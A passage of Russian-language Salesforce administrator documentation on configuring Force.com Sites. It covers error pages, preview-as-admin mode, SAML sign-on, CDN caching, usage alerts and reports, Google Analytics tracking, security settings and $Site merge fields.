     Если пользователь не задает настраиваемую страницу для сайта, использующего префикс сайта, то настраиваемая страница для корневого сайта используется при недоступности серверов. Например, настраиваемая страница, используемая сайтом `http://moyakompaniya.force.com`, используется при отсутствии настраиваемой страницы для сайта `http://moyakompaniya.force.com/sales`. В противном случае система отображает страницу «На обслуживании».

     Прим.: Статический ресурс:
     - Должен быть общедоступным архивным файлом размером не более 1 Мб.
     - Должен содержать страницу `maintenance.html` на корневом уровне архивного файла. Другие ресурсы архивного файла (например, изображения или файлы CSS) могут наследовать структуру любого каталога.
     - Должен содержать только файлы с расширениями.
   - «Страница Страница не найдена»: страница, отображаемая пользователям при попытке доступа к странице, которая не может быть найдена. Чтобы перенаправить страницу ошибок «Страница не найдена», воспользуйтесь атрибутом action для компонента `<apex:page>`. Использование данного типа переадресации на других страницах ошибок инициирует переадресацию пользователей на страницу «На обслуживании».
   - «Страница Общая ошибка»: страница, отображаемая пользователям при возникновении общих исключений.

Прим.: Если статические ресурсы используются на странице настраиваемой ошибки (например, большой графический файл или большой файл CSS, доступный в архивном файле статических ресурсов), то размер

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:
- «Настройка приложения»

каждого ресурса не должен превышать 50 Кб. В противном случае система отображает ошибку «404 (не найдено)» для данного ресурса.

5. Нажмите кнопку **«Сохранить»**.
6. Чтобы открыть связанную страницу для предварительного просмотра, щелкните **«Предварительный просмотр»** на странице «Сведения о сайте».

Совет: Чтобы просмотреть подробные сообщения об ошибках сайта в режиме предварительного просмотра в качестве администратора, добавьте компонент `<site:previewAsAdmin />` прямо перед закрывающим тегом `</apex:page>` на настраиваемых страницах ошибок Visualforce.

СМ. ТАКЖЕ:

Управление страницами Visualforce сайтов Force.com

Управление стандартными страницами сайтов Force.com

Устранение неполадок Force.com Sites посредством режима предварительного просмотра в качестве администратора

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Чтобы просмотреть общие и подробные сведения об ошибках, обнаруженных на страницах сайта, рекомендуем воспользоваться режимом предварительного просмотра в качестве администратора.

Прим.: Режим предварительного просмотра в качестве администратора доступен для всех активных сайтов, включая сайты, использующие фирменный настраиваемый веб-адрес.

Чтобы воспользоваться режимом предварительного просмотра в качестве администратора, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Щелкните ссылку **«Предварительный просмотр в качестве администратора»** в разделе «Сведения о сайте». Данное действие открывает предварительный просмотр сайта в новом окне обозревателя, а подробное сообщение об ошибке отображается внизу страницы.
4. Чтобы удалить cookie-файлы администратора и открыть начальную страницу сайта, щелкните **«Выход из режима предварительного просмотра в качестве администратора»**.

Подробные сообщения об ошибках в режиме предварительного просмотра в качестве администратора контролируются компонентом `<site:previewAsAdmin />` на страницах ошибок Visualforce. Начиная с выпуска Summer'10 компонент `<site:previewAsAdmin />` по умолчанию добавляется на стандартные страницы ошибок для новых организаций. Компонент должен быть вручную добавлен на все настраиваемые страницы ошибок и страницы давних организаций. Рекомендуем добавить компонент прямо перед закрывающим тегом `</apex:page>`. См. пример ниже.

```
    <site:previewAsAdmin />
</apex:page>
```

Прим.: Компонент `<site:previewAsAdmin />` содержит тег `<apex:messages />`, поэтому повторное использование данного тега на страницах ошибок дважды возвращает подробное сообщение об ошибке.

СМ. ТАКЖЕ:

Создание и редактирование Force.com Sites

Назначение страниц ошибок сайта Force.com

Включение единой регистрации для сайтов

Единая регистрация позволяет пользователям получать доступ к авторизованным сетевым ресурсам с одним именем входа. Вместо того, чтобы управлять отдельными паролями для каждого ресурса в Salesforce, проверка имен пользователей и паролей производится по корпоративной базе данных пользователей или в другом клиентском приложении.

Сайты поддерживают функцию единой регистрации SAML, позволяющую клиентам вводить учетные данные только один раз.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

1. Настройте клиентский или партнерский портал.
2. Настройте сайты.
3. При использовании клиентского портала настройте поддержку клиентского портала на сайтах.
4. Помимо сведений об единой регистрации SAML, которые должны быть собраны и отправлены поставщику удостоверений, сообщите поставщику информации указанные ниже сведения.
   - Код организации
   - Код портала
   - URL-адрес сайтов

   Добавьте следующие атрибуты в утверждение SAML, отправляемое поставщиком удостоверений.
   - `organization_id`
   - `portal_id`
   - `siteurl`

   Значения кода организации, портала и URL-адреса сайтов можно найти в меню «Настройка».

   a. Введите строку «*Сведения о компании*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Сведения о компании»** и скопируйте код из поля «Код организации `Salesforce`».

   b. Чтобы настроить клиентский портал, введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры клиентского портала»**. Щелкните по имени клиентского портала и скопируйте код из поля «Код портала».

      Чтобы настроить партнерские порталы, введите строку «*Партнеры*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры»**. Щелкните имя партнерского портала и скопируйте код из поля «Код портала `Salesforce`».

   c. Введите строку «*Настраиваемые URL-адреса*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые URL-адреса»**.

SAML для сайтов, инициированный поставщиком услуг

Если вход инициируется корпоративным поставщиком удостоверений, то система Salesforce автоматически поддерживает единую регистрацию для сайтов посредством SAML.

Чтобы использовать SAML для сайтов, когда поставщик услуг инициирует вход в систему, создайте страницу Visualforce, которая будет выполнять перенаправление на ваш сервер. См. пример ниже.

```
<apex:page showHeader="false" sidebar="false">
 <script>
     var PingSpURL =
"https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
     var siteLoginPage =
"&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
     window.location = PingSpURL+siteLoginPage;
 </script>
</apex:page>
```

Кэширование страниц Force.com Sites

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Сайты Force.com применяют два круглосуточных ограничения (по пропускной способности и времени запроса на обслуживание), которые определяются типом организации. Несмотря на большие ограничения для активных производственных организаций, сайт может превысить установленное ограничение из-за интенсивного трафика или страниц, требующих повышенной пропускной способности или дополнительного времени обработки. «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

Сайты поддерживают параметры кэширования, позволяющие использовать ресурсы нашего партнера CDN для сокращения времени загрузки страниц и повышения производительности сайтов, а также для предотвращения возможного превышения установленных ограничений. Сайты позволяют задавать продолжительность кэширования для каждой страницы сайта и оптимизировать процесс доставки содержимого конечным пользователям.

Чтобы контролировать алгоритм кэширования сайта, рекомендуем задать логический атрибут `cache` и целочисленный атрибут `expires` на каждой странице Visualforce. По умолчанию страницы без атрибута `cache` кэшируются на 10 минут (600 секунд).

Ниже приведен пример страницы, которая должна храниться в кэше в течение 15 минут.

```
<apex:page cache="true" expires="900">
```

Прим.: CDN поддерживается только активными производственными организациями. CDN не поддерживается безопасными организациями и организациями Developer Edition.

Чтобы защитить целостность конфиденциальной информации, сеансы SSL и страницы, запрошенные после проверки подлинности, не кэшируются посредством CDN.

Вложения для общедоступных страниц, доступные посредством сайтов, автоматически кэшируются на 10 минут посредством CDN.

Кроме того, алгоритм кэширования определяется другими факторами (например, тип пользователя, открывающего страницу, принадлежность запроса серверу кэширования и поддержка входа на сайт). Таблица ниже описывает алгоритм кэширования для каждого перечисленного фактора.

Для запросов, которые отправляются сервером кэширования

Если сайт поддерживает функцию входа:

Атрибут кэша	Алгоритм кэширования	Область кэширования
Задано значение «ИСТИНА»	Время кэширования определяется пользователем	Только сервер кэширования
Не задано	Время кэширования составляет 10 минут	Только сервер кэширования
Задано значение «ЛОЖЬ»	Не кэшируется	Нет

Если сайт **не** поддерживает функцию входа:

Атрибут кэша	Алгоритм кэширования	Область кэширования
Задано значение «ИСТИНА»	Время кэширования определяется пользователем	Сервер кэширования и обозреватель
Не задано	Время кэширования составляет 10 минут	Сервер кэширования и обозреватель
Задано значение «ЛОЖЬ»	Не кэшируется	Нет

Для запросов, которые не отправляются сервером кэширования

Если сайт поддерживает функцию входа:

Атрибут кэша	Алгоритм кэширования	Область кэширования
Задано значение «ИСТИНА»	Не кэшируется	Нет
Не задано	Не кэшируется	Нет
Задано значение «ЛОЖЬ»	Не кэшируется	Нет

Если сайт **не** поддерживает функцию входа:

Атрибут кэша	Алгоритм кэширования	Область кэширования
Задано значение «ИСТИНА»	Время кэширования определяется пользователем	Только обозреватель
Не задано	Время кэширования составляет 10 минут	Только обозреватель

Атрибут кэша	Алгоритм кэширования	Область кэширования
Задано значение «ЛОЖЬ»	Не кэшируется	Нет

СМ. ТАКЖЕ:

Просмотр журнала круглосуточного использования Force.com Sites

Ограничения и выставление счета для Force.com Sites

Использование бизнес-правил для Force.com Sites

Система позволяет создавать бизнес-правила, инициирующие электронные предупреждения при выполнении некоторых критериев, связанных с сайтом. Например, организация может создать правило, отправляющее администратору сайта электронное предупреждение при достижении 80% от ежедневного ограничения для пропускной способности или деактивации сайта.

Настройка корректных бизнес-правил по использованию сайтов позволяет пользователям избегать превышения круглосуточных ограничений для пропускной способности и времени запроса на обслуживание и ежемесячных ограничений для просмотров страниц и входов. Бизнес-правила, созданные для объекта «Сайт», оцениваются каждый час для всех сайтов организации, если не выбраны отдельные сайты. Бизнес-правила, созданные для объектов «Организация» и «Лицензия пользователя», оцениваются каждые три часа.

Бизнес-правила по использованию сайтов поддерживают только действия электронного предупреждения. Другие действия бизнес-правил (например, обновления полей, задачи и исходящие сообщения) недоступны.

Чтобы создать бизнес-правило использования сайта, создайте бизнес-правило со следующими параметрами.

Выбрать объект

При выборе объекта выберите один из указанных ниже параметров.

- «Организация» (для полей допустимого и использованного ежемесячного количества просмотров страниц)
- «Сайт» (для полей сведений о сайте, ежедневной пропускной способности, времени запроса, допустимого ежемесячного количества просмотров страниц и т. д.)
- «Лицензия пользователя» (для полей допустимого и использованного ежемесячного количества входов)

Объекты «Организация» и «Сайт» доступны только при использовании сайтов Force.com в организации. Объект «Лицензия пользователя» не зависит от сайтов и доступен только при использовании клиентских или партнерских порталов в организации.

Критерии правила

Чтобы задать критерии правила, выполните одно из указанных ниже действий.

- Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должен соответствовать сайт для выполнения правила. Например, чтобы инициировать правило при каждом изменении активного статуса сайта организации, задайте фильтр *«"Статус сайта" не равно "Активно"»*. Чтобы добавить строки или настроить логические условия, щелкните ссылку **«Добавить логику фильтра»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил:

- Настройка приложения

Для создания и редактирования сайтов Force.com:

- Настройка приложения

- Выберите параметр «значение формулы оценивается как истинное» и введите формулу. Если формула возвращает значение «Истина», то система инициирует выполнение правила.

  Например, формула ниже инициирует правило при достижении 80% от ежедневного ограничения для пропускной способности.

  ```
  DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
  ```

  В примере ниже формула инициирует правило при достижении 80% от ежедневного ограничения для времени.

  ```
  DailyRequestTimeUsed >= 0.8* DailyRequestTimeLimit
  ```

Действия бизнес-правила

При добавлении действий бизнес-правила нажмите кнопку **«Добавить действие бизнес-правила»** и выберите пункт «Создать электронное предупреждение» на странице 6384 или «Выбрать текущее действие».

Совет: Чтобы создать настраиваемые шаблоны эл. почты с использованием полей слияния Site, в меню «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»** и **«Создать шаблон»**. Чтобы использовать поля слияния Site при настройке шаблона, выберите пункт **«Поля сайта»** в раскрывающемся списке «Выбрать тип поля» раздела «Доступные поля слияния».

СМ. ТАКЖЕ:

Сайты Force.com

Отслеживание сайта Force.com посредством Google Analytics

Сайты Force.com поддерживают стандартную интеграцию со службой Google Analytics. Служба Google Analytics позволяет отслеживать использование сайтов и страниц сайта, включая количество посетителей, количество просмотров страниц, среднее время нахождения на сайте и многое другое.

Прим.: Компонент `<site:googleAnalyticsTracking/>` поддерживается только страницами, используемыми на сайте Force.com. Организация должна поддерживать сайты, а поле «Код отслеживания аналитики» должно быть заполнено. Чтобы получить код отслеживания, откройте веб-сайт Google Analytics.

Чтобы отслеживать сайт посредством Google Analytics, выполните указанные ниже действия.

1. Зарегистрируйте аккаунт в службе Google Analytics.
2. Добавьте новый профиль в службу Google Analytics и введите домен или полный URL-адрес нужного сайта.
3. Скопируйте значение поля «Идентификатор веб-ресурса» в сведениях о статусе отслеживания Google и вставьте его в поле «Код отслеживания аналитики» на странице «Редактирование сайта» для нужного сайта. Идентификатор веб-ресурса содержит буквы UA, номер аккаунта и номер профиля. Например, UA-9049246-2.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы отслеживать страницы Visualforce, связанные с сайтом, введите указанный ниже тег в шаблон сайта для данных страниц или на отдельные страницы.

   ```
   <site:googleAnalyticsTracking/>
   ```

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Страницы, которые не содержат тега и не связаны с шаблоном сайта, содержащим тег, не отслеживаются. Стандартный шаблон сайта уже содержит тег, поэтому все страницы, использующие данный шаблон, подлежат отслеживанию, включая некоторые стандартные страницы.

Прим.: Во избежание увеличения времени загрузки страницы, компания Google рекомендует добавлять компонент в нижнюю часть страницы.

6. Откройте сайт Google Analytics и выполните указанные инструкции. Первые результаты отслеживания в службе Google Analytics могут быть просмотрены в течение 24 часов после завершения регистрации.

Совет: Чтобы отслеживать разные сайты, рекомендуем создать отдельные профили посредством полных URL-адресов сайта и указать другой идентификатор веб-ресурса в поле «Код отслеживания аналитики» для каждого сайта.

СМ. ТАКЖЕ:

Управление Force.com Sites

Создание и редактирование Force.com Sites

Просмотр журнала круглосуточного использования Force.com Sites

Создание отчетов по Force.com Sites

Просмотр журнала сайта Force.com

Чтобы просмотреть журнал сайта, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Просмотрите связанный список «Журнал сайта».

Связанный список «Журнал сайта» отслеживает и отображает изменения, внесенные на сайт. Журнал сайта отслеживает все перечисленные ниже события, а также автора и время изменения.

Событие	Описание
Создание сайта	Регистрация времени создания каждого сайта.
Изменения сведений о сайте	Регистрация изменений, внесенных в перечисленные ниже значения. • Метка сайта • Имя сайта • Описание сайта • Контакт для сайта • Стандартный веб-адрес • Настраиваемый веб-адрес • Активный статус • Активная начальная страница сайта • Неактивная начальная страница сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Событие	Описание
	• Шаблон сайта • Robots.txt сайта • Избранный значок сайта • Код отслеживания аналитики • Включить каналы
Стандартные страницы сайта	Регистрация времени включения или выключения любой стандартной страницы.
Страницы ошибок сайта	Регистрация времени изменения назначения любой страницы ошибок.
Изменения параметров входа	Регистрация изменений, внесенных в перечисленные ниже параметры входа. • Портал • Страница изменения пароля • Требовать небезопасные подключения (HTTP)
Изменения переадресаций URL-адресов	Регистрация времени создания, удаления, включения, выключения или изменения любой переадресации URL-адреса.

СМ. ТАКЖЕ:

Сайты Force.com

Просмотр журнала круглосуточного использования Force.com Sites

Данный связанный список содержит сведения об использовании, позволяющие контролировать показатели использования пропускной способности и времени запроса для каждого сайта. Внимательное отслеживание сайтов позволяет избежать превышения установленных ограничений.

Чтобы просмотреть журнал круглосуточного использования для сайта, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Просмотрите связанный список «Журнал круглосуточного использования». Сведения об использовании могут быть отображены через несколько минут по причине их обработки.

Ниже перечислены показатели использования сайта, отслеживаемые и отображаемые в связанном списке «Журнал круглосуточного использования».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Показатель	Способ вычисления
Пропускная способность сервера-источника	«Пропускная способность» — это количество мегабайт, переданных и принятых сервером-источником сайта. Параметр «Ежедневное ограничение» применяется к истекшим суткам.
Время запроса	«Время запроса на обслуживание» — это общее время сервера (в минутах), необходимое для создания страниц сайта. Параметр «Ежедневное ограничение» применяется к истекшим суткам.

Во время выполнения значения даты/времени учитывают параметры часового пояса текущего пользователя, заданные в системе Salesforce. «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

Связанный список отображает параметры «Текущее использование», «Ежедневное ограничение» и «Процент использования» для каждого показателя.

СМ. ТАКЖЕ:

Отслеживание сайта Force.com посредством Google Analytics

Создание отчетов по Force.com Sites

Создание отчетов по Force.com Sites

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:	Загрузка пакетов AppExchange
Для запуска отчетов:	Запуск отчетов И «Чтение» для записей, добавленных в отчет
Для создания, редактирования, сохранения и удаления отчетов:	«Запуск отчетов» и «Чтение» для записей, добавленных в отчеты И Создание и настройка отчетов
Для создания, редактирования и удаления панелей мониторинга:	Запуск отчетов И Управление панелями мониторинга

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Чтобы отслеживать активность и использование сайтов, рекомендуем установить управляемый пакет «Создание отчетов по использованию сайтов», позволяющий анализировать ежемесячные просмотры страниц, ежедневную пропускную способность и время ежедневных запросов на обслуживание. Полученные результаты позволяют пользователям избежать превышения установленных ежемесячных и ежедневных ограничений для отдельных сайтов и организации.

Чтобы начать использование отчетов и панелей мониторинга в приложении Salesforce для сайтов, выполните указанные ниже действия.

1. Установите управляемый пакет «Создание отчетов по использованию сайтов».
2. Чтобы проанализировать использование сайтов, воспользуйтесь отчетами пакета.
3. При необходимости создайте настраиваемые отчеты для анализа использования сайтов.
4. Чтобы отслеживать сайты, воспользуйтесь панелью мониторинга «Использование сайтов».

Установка управляемого пакета «Создание отчетов по использованию сайтов»

Управляемый пакет «Создание отчетов по использованию сайтов», доступный в каталоге AppExchange, содержит стандартные отчеты и панель мониторинга для отслеживания показателей использования сайтов.

Использование отчетов пакета для анализа использования сайтов

Управляемый пакет «Создание отчетов по использованию сайтов» содержит перечисленные ниже отчеты для сайтов организации. Данные отчеты хранятся в папке «Отчеты по использованию сайтов» в разделе «Все отчеты» вкладки «Отчеты». При необходимости выберите папку **«Отчеты по использованию сайтов»** в раскрывающемся списке «Папка» и нажмите кнопку **«Начать»**.

Прим.: Данные по использованию сайтов собираются в полночь (по Гринвичу), поэтому, в зависимости от часового пояса пользователя, отчеты могут содержать неточное количество просмотров страниц за текущий день. Просмотры страниц сервера кэширования могут быть отражены в отчетах через несколько дней.

Отчет	Описание
Просмотры страниц за текущий период	Данный отчет отображает общее количество просмотров страниц за текущий период (календарный месяц) относительно максимально допустимого количества просмотров страниц. Просмотры страниц сортируются по сайту и дате. Ограничение текущего периода применяется ко всем сайтам организации.
Общее ежедневное использование пропускной способности	Данный отчет отображает общее использование пропускной способности за последние 30 дней; данные сортируются по сайту, дате, серверу-источнику и серверу кэширования.
Общие ежедневные просмотры страниц	Данный отчет отображает общее количество просмотров страниц за последние 30 дней; данные сортируются по сайту, дате, серверу-источнику и серверу кэширования.
Ежедневное использование пропускной способности сервера-источника сайта	Данный отчет отображает общее использование пропускной способности сервера-источника за последние 30 дней; данные сортируются по сайту и дате.
Ежедневное использование времени запроса сайта	Данный отчет отображает общее время запроса на обслуживание сервера-источника за последние 30 дней; данные сортируются по сайту и дате.
Сайты, расходующие наибольшую пропускную способность	Данный отчет отображает сайты, отличающиеся наибольшей пропускной способностью за текущий период.
Сайты, расходующие наибольшие ресурсы	Данный отчет отображает сайты, отличающиеся наибольшим временем запроса на обслуживание за текущий период.
Популярные сайты по просмотрам страниц	Данный отчет отображает сайты, отличающиеся наибольшим количеством просмотров страниц за текущий период.

Создание настраиваемых отчетов для анализа использования сайтов

Чтобы создать настраиваемые отчеты по сайтам, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите тип отчета **«Административные отчеты»**, затем выберите **«Отчеты по использованию сайтов»**. Чтобы получить доступ к типу настраиваемого отчета «Отчеты по использованию сайтов», рекомендуем включить поддержку сайтов и установить управляемый пакет «Создание отчетов по использованию сайтов».
3. Чтобы создать настраиваемый отчет, нажмите кнопку **«Создать»**. Настраиваемый отчет может содержать все поля, связанные с сайтами (например, «Имя сайта», «Статус сайта», «Ежедневное ограничение пропускной способности» и «Ежедневное ограничение по времени запроса»).

Прим.: При создании собственных настраиваемых отчетов посредством типа настраиваемого отчета «Отчеты по использованию сайтов» помните, что столбец «Пропускная способность сервера-источника» отображает данные в байтах, а столбец «Время запроса» отображает данные в миллисекундах. Убедитесь, что различия в единицах измерения учитываются при сопоставлении данных столбцов со столбцами «Ежедневное ограничение пропускной способности» и «Ежедневное ограничение по времени запроса», которые отображают данные в мегабайтах и минутах.

Стандартные отчеты управляемого пакета отображают пропускную способность в мегабайтах, а время запроса — в минутах.

Использование панели мониторинга «Использование сайтов» для отслеживания сайтов

Управляемый пакет «Создание отчетов по использованию сайтов» содержит панель мониторинга «Использование сайтов», позволяющую быстро отслеживать сайты в организации. Панель мониторинга содержит компонент для каждого отчета, добавленного в управляемый пакет.

Чтобы открыть панель мониторинга, откройте вкладку «Панели мониторинга» и выполните указанные ниже действия.

- Воспользуйтесь полем «Просмотр панели мониторинга».
- Или щелкните ссылку **«Перейти к списку панелей мониторинга»** и выберите пункт **«Панель мониторинга "Использование сайтов"»** в списке панелей мониторинга.

Чтобы изменить панель мониторинга, щелкните **«Правка»**. При необходимости создайте собственную настраиваемую панель мониторинга на основе любого созданного настраиваемого отчета. Рекомендуем добавить панель мониторинга «Использование сайтов» в качестве снимка панели мониторинга на начальную страницу.

СМ. ТАКЖЕ:

Просмотр журнала круглосуточного использования Force.com Sites
Отслеживание сайта Force.com посредством Google Analytics

Безопасность Force.com Sites

Ниже перечислены рекомендации по настройке сайта Force.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Если флажок «Требовать безопасные подключения (HTTPS)» установлен на странице «Параметры сеанса», а флажок «Требовать небезопасные подключения (HTTP)» отсутствует на странице «Параметры входа», то пользователям, выполняющим вход на связанный портал посредством сайта, отображается домен `secure.force.com`. Например, при регистрации настраиваемого домена `moyakompaniya.force.com` используется следующий URL-адрес входа: `https://moyakompaniya.secure.force.com`. Дополнительную информацию см. в разделе «Управление параметрами регистрации и входа на сайтах Force.com».
- Клиенты, использующие сценарий для входа на сайты, могут использовать дополнительный параметр URL-адреса (`refURL`), позволяющий сохранять имя настраиваемого домена после входа. Данный параметр не применяется при наличии флажка «Требовать небезопасные подключения (HTTP)», установленного для сайта, или флажка «Требовать безопасные подключения (HTTPS)», установленного для организации. Пример URL-адреса, использующего параметр `refURL`: `http://moisait.secure.force.com/SiteLogin?refURL=http://moisait.com`.
- Чтобы задать ограничения на основе времени входа или диапазона IP-адресов, рекомендуем использовать HTTPS. Чтобы получить доступ к сайту, рекомендуем использовать безопасный URL-адрес, связанный с доменом Force.com.
- Чтобы использовать HTTPS на всех страницах сайтов Force.com и разрешить всем IP-адресам доступ к сайту, рекомендуем создать следующие диапазоны IP-адресов: `0.0.0.0` — `255.255.255.255`, `::` — `::fffe:ffff:ffff` и `::1:0:0:0` — `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Рекомендуем не использовать HTTPS без необходимости, так как данный протокол может снизить производительность сайта. Замена протокола HTTP протоколом HTTPS влияет на зарегистрированных пользователей только при следующем входе.
- Проверенным и непроверенным пользователям могут отображаться разные сообщения об ошибках для определенных условий (например, для исключений Apex).
- Только производственные организации используют действительные SSL-сертификаты `secure.force.com` для доступа к сайтам посредством HTTPS.

  Прим.: Использование HTTPS для доступа к сайту в безопасной (непроизводственной) организации может инициировать отображение предупреждения о несоответствии имени сертификата.

- Параметрам кэширования для статических ресурсов назначается значение «Личный» при использовании сайта Force.com, поддерживающего ограничения по диапазону IP-адресов или времени входа для профиля пользователя-гостя. Сайты, поддерживающие ограничения для профиля пользователя-гостя, кэшируют статические ресурсы только в пределах обозревателя. Кроме того, при ограничении доступа к общедоступному сайту удаление статических ресурсов из кэша Salesforce и любого промежуточного кэша может занять до 45 дней.

Внимание:

- Рекомендуем задать объектам, доступным на сайте для чтения, параметр общего доступа «Личный». Данное действие гарантирует, что пользователи, открывающие сайт, смогут просматривать и редактировать только данные, связанные с сайтом.
- Кроме того, рекомендуем обезопасить доступность всех списковых представлений. Выберите уровень доступности «Доступно определенным группам пользователей» для списковых представлений и укажите нужные группы. Списковые представления, которым назначен уровень доступности «Доступно всем пользователям», могут отображаться общедоступным пользователям сайта. Чтобы предоставить общедоступным пользователям доступ к списковому представлению, рекомендуем создать общедоступную группу и определить уровень доступности.

Объекты, которым назначен уровень общего доступа «Личный», не могут просматриваться общедоступными пользователями, независимо от доступности спискового представления.

Методы и выражения Apex, связанные с Force.com Sites

Методы Force.com Apex

Методы Apex для Force.com Sites хранятся в классах `site`, `cookie` и `urlRewriter`. См. *Руководство разработчика Force.com Apex Code*.

Выражения, связанные с Force.com Sites

Ниже перечислены выражения, поддерживаемые платформой Force.com для использования на страницах Visualforce, в шаблонах эл. почты и элементах S-Control.

Поле слияния	Описание
$Site.Name	Возвращает API-имя текущего сайта.
$Site.Domain	Возвращает имя домена Force.com для организации.
$Site.CustomWebAddress	Возвращает настраиваемый URL-адрес запроса (при отсутствии компонента `force.com`) или основной настраиваемый URL-адрес сайта. При отсутствии обоих URL-адресов данное поле слияния возвращает пустую строку. Обратите внимание, что путь URL-адреса всегда является корневым (даже при наличии префикса пути в настраиваемом URL-адресе запроса). Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Значение данного поля всегда заканчивается символом `/`. Использование поля слияния $Site.CustomWebAddress нежелательно. Рекомендуем заменить его полем слияния $Site.BaseCustomUrl.
$Site.OriginalUrl	Возвращает исходный URL-адрес страницы, являющейся специальной страницей ошибок; в противном случае возвращает значение `null`.
$Site.CurrentSiteUrl	Возвращает основной URL-адрес текущего сайта, который должен использоваться ссылками. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и всегда заканчивается символом `/`. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Использование поля слияния $Site.CurrentSiteUrl нежелательно. Рекомендуем заменить его полем слияния $Site.BaseUrl.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Поле слияния	Описание
$Site.LoginEnabled	Возвращает значение «истина», если текущий сайт связан с активным порталом, поддерживающим вход; в противном случае возвращает значение «ложь».
$Site.RegistrationEnabled	Возвращает значение «истина», если текущий сайт связан с активным клиентским порталом, поддерживающим самостоятельную регистрацию; в противном случае возвращает значение «ложь».
$Site.IsPasswordExpired	Для проверенных пользователей: возвращает значение «истина», если срок действия пароля вошедшего пользователя истек. Для непроверенных пользователей: возвращает значение «ложь».
$Site.AdminEmailAddress	Возвращает значение поля «Контакт для сайта» для текущего сайта.
$Site.Prefix	Возвращает префикс пути URL-адреса текущего сайта. Например, при использовании URL-адреса сайта `myco.force.com/partners` префиксом пути является компонент `/partners`. Возвращает значение `null` при отсутствии префикса. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.
$Site.Template	Возвращает имя шаблона, связанного с текущим сайтом; в противном случае возвращает стандартный шаблон.
$Site.ErrorMessage	Возвращает сообщение об ошибке для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.
$Site.ErrorDescription	Возвращает описание ошибки для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.
$Site.AnalyticsTrackingCode	Код отслеживания, связанный с сайтом. Данный код может использоваться службами (например, <0>Google<1> Analytics) для отслеживания данных по запросам страницы сайта.
